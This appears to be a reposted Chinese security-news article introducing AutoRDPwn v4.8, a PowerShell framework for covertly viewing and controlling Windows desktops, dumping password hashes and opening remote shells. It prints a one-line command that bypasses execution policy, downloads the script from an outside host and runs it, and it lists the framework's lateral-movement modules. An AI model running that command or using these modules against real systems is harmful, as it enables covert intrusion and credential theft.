今天给大家介绍的是一款名叫autordpwn的隐蔽型攻击框架,实际上autordpwn是一个powershell脚本,它可以实现对windows设备的自动化攻击。这个漏洞允许远程攻击者在用户毫不知情的情况下查看用户的桌面,甚至还可以通过恶意请求来实现桌面的远程控制。
环境要求
PowerShell4.0或更高版本。
新版本v 4.8增加的功能工具使用
这款应用程序可以直接在本地使用,也可以远程使用,或者是在两台设备间使用。在引入了额外功能模块之后,该工具甚至还可以导出哈希或密码,获取远程Shell,上传或下载文件,甚至是破解无线网络的密码以及恢复RDP连接历史记录等等。
一行命令即可执行代码语言:javascript代码运行次数:0运行复制
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfileAutoRDPwn.ps1 ; .AutoRDPwn.ps1"

我们可以在程序的主菜单中查看和选择需要使用或加载的攻击模块:
代码语言:javascript代码运行次数:0运行复制
[1] –PsExec[2] –Pass the Hash[3] –Windows Management Instrumentation[4] –Schedule Task / PSSession[5] –Windows Remote Assistance工具的详细使用文档:【传送门】
 百川大模型
百川智能公司推出的一系列大型语言模型产品
 62 查看详情
 工具截图

项目地址
AutoRDPwn:【GitHub传送门】
*参考来源:arthastang,FB小编Alpha_h4ck编译,转载请注明来自FreeBuf.COM
以上就是AutoRDPwn v4.8:一款功能强大的隐蔽型攻击框架的详细内容,更多请关注php中文网其它相关文章!
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。
如发现本站有涉嫌抄袭侵权/违法违规的内容, 请发送邮件至 chuangxiangniao@163.com 举报,一经查实,本站将立刻删除。
发布者:程序猿,转转请注明出处:https://www.chuangxiangniao.com/p/219354.html
 微信扫一扫
 支付宝扫一扫